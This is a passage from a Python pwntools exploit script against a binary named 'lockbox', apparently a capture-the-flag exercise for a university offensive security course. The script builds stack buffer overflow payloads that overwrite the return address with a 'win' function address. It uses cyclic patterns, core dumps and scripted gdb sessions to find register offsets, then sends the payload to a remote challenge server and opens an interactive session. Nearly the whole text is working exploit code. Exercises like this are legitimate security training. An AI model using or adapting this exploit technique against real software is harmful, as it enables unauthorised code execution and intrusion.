struct.pack("B", 0xdd), struct.pack("B", 0xda)])
	pad44 = b"".join([struct.pack("B", 0x42) for i in range(0,44)])
	win = b"".join([struct.pack("B", 0xb6), struct.pack("B", 0x11),
struct.pack("B", 0x40), struct.pack("B", 0x00)])
	return pad16 + keyAddr + pad0 + secret + pad44 + win + pad0


# A function to find what part of the payload is being read as an address when main
returns
#	Input: N/A
#	Output: N/A
def ripOffset():
	p = process('./lockbox')
	d = p.recvuntil(">")
	p.sendline(testPld())
	p.wait()
	cf = p.corefile
	stack = cf.rsp
	info("rsp = %#x", stack)
	pattern = cf.read(stack, 4)
	ripOffset = cyclic_find(pattern)
	info("rip offset = %d", ripOffset)


# A function to find what part of the payload is leaking into eax
#	Input: N/A
#	Output: N/A
def eaxOffset():
	p =  process('/bin/bash')
	p.sendline('gdb ./lockbox -q')
	p.sendline("break *0x00000000004011ce")
	p.sendline("r")
	d = p.recvuntil(">")
	pld = winPld()
	p.sendline(pld)
	p.recvuntil("Breakpoint")
	p.recvuntil("(gdb) ")
	p.sendline("info registers eax")
	ln = cleanLine(p.recv())
```

```
	print(ln)
	l = re.split("\s+", ln)
	d = re.split("x", l[1])
	n = 2
	a = d[1]
	byt = [a[i:i+n] for i in range(0, len(a), n)]
	bytes = b"".join(struct.pack("B", int("0x"+byt[i], 16)) for i in range(0,4))
	print(str(bytes))
	eax = bytes
	eOffset = cyclic_find(eax)
	info("eax offset = %d", eOffset)
	p.close()


def sendPld():
	p =  process('/bin/bash')
	p.sendline('gdb ./lockbox -q')
	p.sendline("break * 0x00000000004011ce")
	p.sendline("r")
	d = p.recvuntil(">")
	pld = secretPld()
	p.sendline(pld)
	p.interactive()

def testRun():
	p =  process('./lockbox')
	d = p.recvuntil(">")
	pld = secretPld()
	p.sendline(pld)
	p.interactive()

# Host and port for the remote challenge
HOST = 'offsec-chalbroker.osiris.cyber.nyu.edu'
PORT = 1336

def remoteTest():
	p = remote(HOST, PORT)
	d = p.recvuntil(">")
	pld = secretPld()
	p.sendline(pld)
	p.interactive()

remoteTest()
#sendPld()
#testRun()
```